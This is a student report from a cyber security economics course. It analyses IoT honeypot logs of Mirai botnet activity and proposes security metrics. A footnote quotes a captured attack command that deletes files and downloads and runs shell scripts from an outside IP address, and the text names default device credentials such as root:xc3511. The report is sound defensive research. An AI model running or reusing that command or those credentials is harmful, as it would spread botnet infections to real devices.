Economics of Cyber Security
Assignment Block 2

Marco Dijkslag	Mathay Kahraman	Yoep Kortekaas	Sam Witt
s1743716	s1724665	s1719734	s1672509
4985028	5124182	4984595	5100356

September 23, 2019

1 Introduction

With the development of technology and the widespread use of smart devices in private homes, the internet is becoming a more crowded place. Manufacturers make small devices for a wide range of functionalities, such as smart thermostats, alarms, power sockets, doorbells, etc. These so called IoT (Internet of Things) devices often come with security challenges[8]. Security is something that is not coordinated and prioritised by manufacturers. This is because the manufacturers themselves are moderately at risk, they do not get physically damaged when their devices get infected with malware, however their image can be damaged. This means there is not much incentive for them to make the devices really secure as that will only cost them money, but not generate any value for the customer, since the customer usually also does not get affected by their infected devices, and as such the customers will not recognise the manufacturer as a vendor of insecure devices[1].

Infected devices are mostly used for DDoS (distributed denial of service) attacks on online services, and the customers themselves will not notice anything in their homes. And also consumers that buy smart devices are often not aware of what can happen to their devices. Botnets like Mirai[2] try to infect as many small devices as possible, and can then use their processing power and internet connectivity for malicious purposes. This is a real problem that causes a lot of harm for businesses providing services over the internet and their customers. To solve this problem, this paper uses data gathered by IoT honeypots (devices that act vulnerable to the outside world but secretly log all attempts to infect the honeypots with malware). By analysing this data a set of metrics can be defined to better understand this problem and create practical solutions.

2 Security Issues

The dataset consists of 47 csv files that were recorded from the first of July to half of September. Each file consists of six columns, which we have named: 'Timestamp', 'Src IP', 'Src Port', 'Dest IP', 'Dest Port' and 'Commandlist'. Looking at the commands that were executed (in the Commandlist column), we clearly see that a lot of attempts try to login with username 'root' and password 'xc3511'. Searching for 'xc3511' on the internet reveals that it is the default password of IP cameras of the Chinese vendor XiongMai Technologies[9]. According to the same article these attempts with username 'root' and password 'xc3511' are automatically performed when a device is part of the Mirai botnet. Another username and password combination that is tried often is: username 'root' and password 'root'. This is for a lot of devices the default credentials.

Devices that are infected by Mirai are automatically searching for new vulnerable devices on the internet. When a vulnerable device is found it infects that device such that a larger botnet is established. A characteristic of Mirai is that it automatically tries more than 60 default username and password combinations to test whether a device is vulnerable.

After the login attempt, most malicious devices try to start a shell. Most attempts are trying to start it using: 'shell' or 'cat /bin/sh', while other devices try to start a shell using wget to download a shell.sh file and try to run that downloaded file.

Whenever a malicious device gets access to the vulnerable device using root and has created a shell, it is time to abuse the device. The malicious user has root rights, since it has logged in using root and can perform any action (s)he would like to do. As described above, the Mirai botnet tries to infect more vulnerable devices by scanning the internet. This process gets repeated every time a new vulnerable device is found and finally there will be a large botnet of devices that are infected with Mirai. Then the administrator of the botnet is able to perform DDoS attacks for example. With these DDoS attacks (s)he is possible to attack large banks, governments and other large institutes.

Example of DDoS attacks performed by the Mirai botnet are the DDoS attacks on the French provider OVH. The first attack on OVH reached a peak of 1.1 Tbps while the second attack reached 0.9 Tbps[5].

Another task for which botnets can be used is sending spam e-mails. Having a lot of infected devices means that your e-mails are less likely to be detected by spam filters due to sending them from different machines instead of from one device.

Previously we have described two common security issues of botnets. The first list here below describes the actors that are related to the security issues and the second list describes the issues.

Actors

- Companies offering online services: their services should always be available.
- People with IoT devices in their homes: they are generally not aware of any security threats in their home, regarding their privacy or outgoing malicious internet traffic.
- Criminals: try to create a botnet such that they can perform illegal tasks.
- Governments: could be an interesting attack location for the botnet.
- Manufacturers of IoT devices: they should be in the first place responsible to develop a secure IoT device.
- Researchers: a honeypot is an interesting tool to investigate how botnets are created and enlarged.

Issues

- DDoS: Distributed Denial of Service is performed by the botnet to shut down websites and hosts to not be able to retrieve any traffic for a certain amount of time.
- Spam e-mails: the botnet could be used to send spam e-mails to many e-mail addresses.
- Click fraud: click fraud is used to generate traffic to a website such that the owner of the website earns money due to having more hits on the advertisements that are shown on his website.
- Cryptocurrency mining: the botnet could be used to mine cryptocurrencies like Bitcoin to earn an income for the botnet owner.
- Spyware: spyware is used to retrieve username and passwords of the infected users. With these credentials it is for example possible to send money from the infected user to the owner of the botnet via online banking.

In our research we will focus on two security issues: DDoS and cryptocurrency mining. We have chosen for these two security issues, since DDoS is the most common use case for botnets[3] and cryptocurrency is nowadays a hot topic. The most important actors for DDoS are: companies offering online services and people with IoT devices in their home. Companies are greatly impacted by DDoS attacks, as they cannot guarantee to be always available. People with infected IoT devices in their homes [6] are generally unaware of what those devices cause. When they are made more aware or secure their devices and internet better, the impact of DDoS can be

reduced. For cryptocurrency mining, the most important threat actors are criminals, as they have a financial incentive to place cryptocurrency miners on these poorly secured IoT devices. IoT device owners are the victim of this, since most IoT devices are designed to be powersaving, and therefore usually have a small battery capacity. These cryptocurrency miners drastically increase power consumption, which means that the IoT devices frequently need battery changes..

The 3 important questions regarding security can now be answered:

Whose security? The security of online services offered by companies and the security of people who own IoT devices or cryptocurrencies.

Security of which values The security of privacy, money, and up time for services.

Security from what? Security from criminals and governments.

3 Ideal Metrics

In order to verify the effectiveness of the measures that are taken to prevent the discussed security issues, we will need some metrics. Unfortunately, there are no universal, ideal security metrics that can be applied to every project there is. Therefore we need to investigate which metrics are ideal for our use case. As professor van Eeten described, security is a latent construct, i.e. we cannot measure it directly, so we have to measure other metrics that correlate reliably with the level of security. These metrics can be divided into four general categories, namely:

Controls - Metrics in the controls category reflect whether certain controls/security measures are in place. These metrics however do not tell us anything about how the controls function.

Vulnerabilities - Metrics in the vulnerabilities category give us some insight in how well our controls perform. The metrics in the vulnerabilities category are based on hypothetical attacks and not on real attacks.

Incidents - Metrics in the incidents category reflect how well our controls/measures perform against real attackers. These metrics are somewhat similar to metrics in the vulnerabilities category, but these metrics are based on real attacks instead of hypothetical attacks.

(Prevented) Losses - Metrics in the (prevented) losses category go a bit further than the metrics in the incident category. Whereas in the incident category the metrics are based on *that* an incident has happened, metrics in the prevented losses category try to incorporate the economic impact that an incident has.

In order to get the best possible estimation of our level of security, it is preferable to have metrics in each of the described categories. That way we get a better overview of the total level of security, instead of only testing the level of security when dealing with a specific threat environment.

The ideal metrics we define for our security issues specified in section 2, can be found in Table 1.

While having (a sufficient amount of) metrics in all four categories is not impossible, it is quite hard. This is because in the incident and (prevented) losses categories, it can be hard to detect that an attack has happened, and it is even harder to precisely analyse the economical impact of an incident, let alone analysing the *prevented* economical impact of a *prevented* loss.

4 Existing Metrics

Existing metrics in practice are lend from research topics related to network traffic analysis. E.g. metrics used to analyse generated network flows in a network. Typical attributes in a network flow or information that can be derived from these attributes are[7]:

- Number of packets per given time unit

Issue	Metric	Category
Generic	(Succesful) Login attempts per day	Controls
Generic	Number of devices with default login/pass combination	Controls
Generic	Vulnerabilities per IoT device	Vulnerabilities
Generic	Vulnerabilities per operating system	Vulnerabilities
Generic	Unique logins	Incidents
Generic	Executed actions	Incidents
Generic	Total amount of devices infected	Incidents
Generic	Geo-location of attacker IP addresses	Incidents
Generic	Devices destroyed	Losses
DDoS	The amount of DDoS attacks	Incidents
DDoS	Magnitude of DDoS attacks	Incidents
DDoS	Money lost per attack	Losses
DDoS	Up time lost per attack	Losses
CC Mining	Hash rate of the botnet	Incidents
CC Mining	Energy usage of devices	Incidents
CC Mining	Cryptocurrency miner installs	Incidents

Table 1: Ideal metrics for our security issues

- Top 10 most frequent source IP addresses
- Top 10 most frequent destination IP addresses
- Most frequently used source/destination ports
- Protocol (most) used
- (Average) flow duration
- Number of packets (per flow)
- (Average) number of bytes

From these metrics one can deduce more information. From the most used ports one can deduce what kind of application is used, since the most common applications have standard ports. E.g. HTTP typically runs on port 80, SSH on port 22, etc. Also if for example the data is labelled benign or malicious one could learn a model from the data to try and predict whether newly generated netflows are benign or malicious.

If it is known that the data contains attacks, which in the IoT Honeypot data is the case, one can use metrics that identifies attacks. For example in the case of the Mirai botnet one can use the following metrics also used by[4] to study the behaviour of botnets:

- Number of login attempts
  - Number of successful login attempts
  - Number of unsuccessful login attempts
- Frequency of attacks
- Number of connections
- Used protocols
  - Distribution of used protocols
- Session duration

5 Definition of Metrics

The data in our dataset looks (kind of) like netflows of inbound traffic on certain days from multiple IP devices. Often netflows contain information of a connection between two IP devices. Typical attributes in a netflow are source and destination IP addresses, source IP addresses and destination ports, protocol used during the connection, number of packets send, average package size, timestamp, bytes, etc. In the data that was given there is a timestamp, source IP address and source port, and destination IP address and destination port together with a list of commands that were performed by device at the source IP address. Therefore, we would not label the given data records as netflows.

On the given data we can use some metrics described in section Existing Metrics, since we can still measure the most frequently occurring IP addresses and ports. Also the most frequently used ports can be measured. From the command list we can deduce the most frequently used/tried commands. Furthermore, since a lot of commands are login attempts we are able to deduce what type of device the command was targeted at, because of default username and passwords that are device specific. Overall one can measure the frequency of attacks per time unit.

From these metrics one could categorise attacks to describe the level of security of a certain IP devices. On the one hand if a lot of attacks happen that are unknown then probably the device is not that secure, since there is no defence mechanism in place to prevent these kind of attacks. On the other hand if a lot of attacks happen that are known and were unsuccessful then one could say the device is more secure. One pitfall for such a metric is that when no attacks happen it does not mean the device can be considered secure. Furthermore, for a device to be insecure only one attack has to be successful.

Since we do not got a lot of data of each attempt, it is quite difficult to define useful metrics. We defined a list of metrics we will work out in the evaluation of metrics section:

- Login attempts per day
- Most used commands
- Most used ports
- Most used IP addresses
- Most used credentials

6 Evaluation of Metrics

According to the metrics we defined in section 5, we created six different plots to evaluate these metrics. The plots can be found in Figure 1 to Figure 6. In the following subsections we will discuss every plot briefly.

Most used commands

The first plot we created was the most frequent used command plot. From this information we can learn what the attackers try to do on compromised devices. This can give us a better idea of what threats we face, and how we should defend against these threats. As Figure 1 displays the top three most used commands are:

1. sh
2. cd /tmp || cd /var/r...[1]
3. shell

[1]The full command is: `cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var;rm -f *;busybox wget http://5.196.199.225/bin.sh;sh bin.sh;busybox tftp -r bin2.sh -g 5.196.199.225;sh bin2.sh;busybox tftp 5.196.199.225 -c get bin3.sh;sh bin3.sh;busybox ftpget 5.196.199.225 bin4.sh bin4.sh;sh bin4.sh;exit`

The other abbreviated commands in Figure 1 have the same structure as the one in footnote 1, but have different IP addresses. As you can see most commands try to start a (reverse) shell. What we can learn from this metric is what the current threats are, and get a better indication of how to defend against those threats.

Most frequent destination ports

The next metric we visualized is the most frequent destination port. The destination port can give us an idea of what services attackers are targetting, since a lot of services have standard ports. As seen in Figure 2, all traffic was directed towards port 23. Port 23 is the Telnet destination port. Telnet is a program that allows for opening a remote terminal and executing commands on a computer via the internet. The program has various security issues[10], and is thus very attractive to attack. Nowadays nobody should use Telnet anymore, its successor is SSH (Secure Shell), which is far more secure than Telnet.

Login attempts

Looking at Figure 3 shows us the amount of login attempts per day. This is a useful metric for us, since the login attempts gives us an indication of how much attackers there are. An even more useful metric would be *successful* login attempts, but that data is not available in the honeypot dataset. In Figure 3, we can see that there is a huge peak of login attempts at day 31. The date of that peak is on Sunday the 31st of July 2016. The amounts of login attempts are roughly five times as much as the day before.

Most frequent source IP addresses

Figure 4 displays the most frequent used source IPs. From the diversity of source IPs we can learn whether there is one big player that sends all requests, or whether the attackers are more distributed. There are four IPs which have tried to access the honeypot the most:

1. 115.177.11.215 (Japan)
2. 115.176.182.196 (Japan)
3. 192.3.106.42 (USA)
4. 191.96.249.189 (Russia)

As the enumeration shows there is no clear connection between the top four most used destination ports. The top two most used source IP addresses are from Japan, the third is from the USA and the fourth is from Russia.

Most frequently used credentials

In Figure 5, we can see the most used username and password combinations to try and log into the attacked systems (the IoT honeypots). From these username/password combinations we can learn which systems are targetted most, since different manufacturers usually have their own default username/password setting. From this metric we can also learn if our own username/password combination is used, and so whether our own systems could be compromised. The most used combination is "root:xc3511", which has been explained in section 2. The other combinations are industry standard login credentials, which criminals hope have not been changed such that they can obtain illegal access to the device.

Most frequent used destination IPs

Finally we also plotted the most used destination IPs. This metric shows us whether the attackers only target one device/honeypot or whether they are actively targetting all devices in our honeypot network. Looking at Figure 6 shows us that there is one major honeypot (133.34.157.181) and the others are relatively small. The geo location of the most used destination IP address is located in Japan.



Figure 1: Most used commands



Figure 2: Most frequent destination ports



Figure 3: Login attempts per day



Figure 4: Most frequent source IPs



Figure 5: Most frequent used credentials



Figure 6: Most frequent destination IPs

References

[1] R. Anderson. Why information security is hard - an economic perspective. In *Seventeenth Annual Computer Security Applications Conference*. IEEE Comput. Soc, 2002.

[2] E. Bertino and N. Islam. Botnets and internet of things security. *Computer*, 50(2):76–79, Feb. 2017.

[3] P. Bächer, T. Holz, M. Kötter, and G. Wicherski. Know your enemy: Tracking botnets. `https://www.honeynet.org/book/export/html/50`. Accessed: 2019-09-20.

[4] D. Fraunholz, M. Zimmermann, A. Hafner, and H. D. Schotten. Data mining in long-term honeypot data. In *2017 IEEE International Conference on Data Mining Workshops (ICDMW)*, pages 649–656. IEEE, 2017.

[5] D. Goodin. Record-breaking ddos reportedly delivered by >145k hacked cameras. `https://arstechnica.com/information-technology/2016/09/`

botnet-of-145k-cameras-reportedly-deliver-internets-biggest-ddos-ever/, September 2016. Accessed: 2019-09-13.

[6] J. Hendrickson. What is the mirai botnet, and how can i protect my devices? https://www.howtogeek.com/408036/what-is-the-mirai-botnet-and-how-can-i-protect-my-devices/, March 2019. Accessed: 2019-09-20.

[7] R. Hofstede, P. Čeleda, B. Trammell, I. Drago, R. Sadre, A. Sperotto, and A. Pras. Flow monitoring explained: From packet capture to data analysis with netflow and ipfix. *IEEE Communications Surveys & Tutorials*, 16(4):2037–2064, 2014.

[8] M. M. Hossain, M. Fotouhi, and R. Hasan. Towards an analysis of security issues, challenges, and open problems in the internet of things. In *2015 IEEE World Congress on Services*. IEEE, June 2015.

[9] B. Krebs. Europe to push new security rules amid iot mess. https://krebsonsecurity.com/2016/10/europe-to-push-new-security-rules-amid-iot-mess, October 2016. Accessed: 2019-09-13.

[10] H. Mahmood. Transport layer security protocol in telnet. In *9th Asia-Pacific Conference on Communications (IEEE Cat. No.03EX732)*. IEEE, 2003.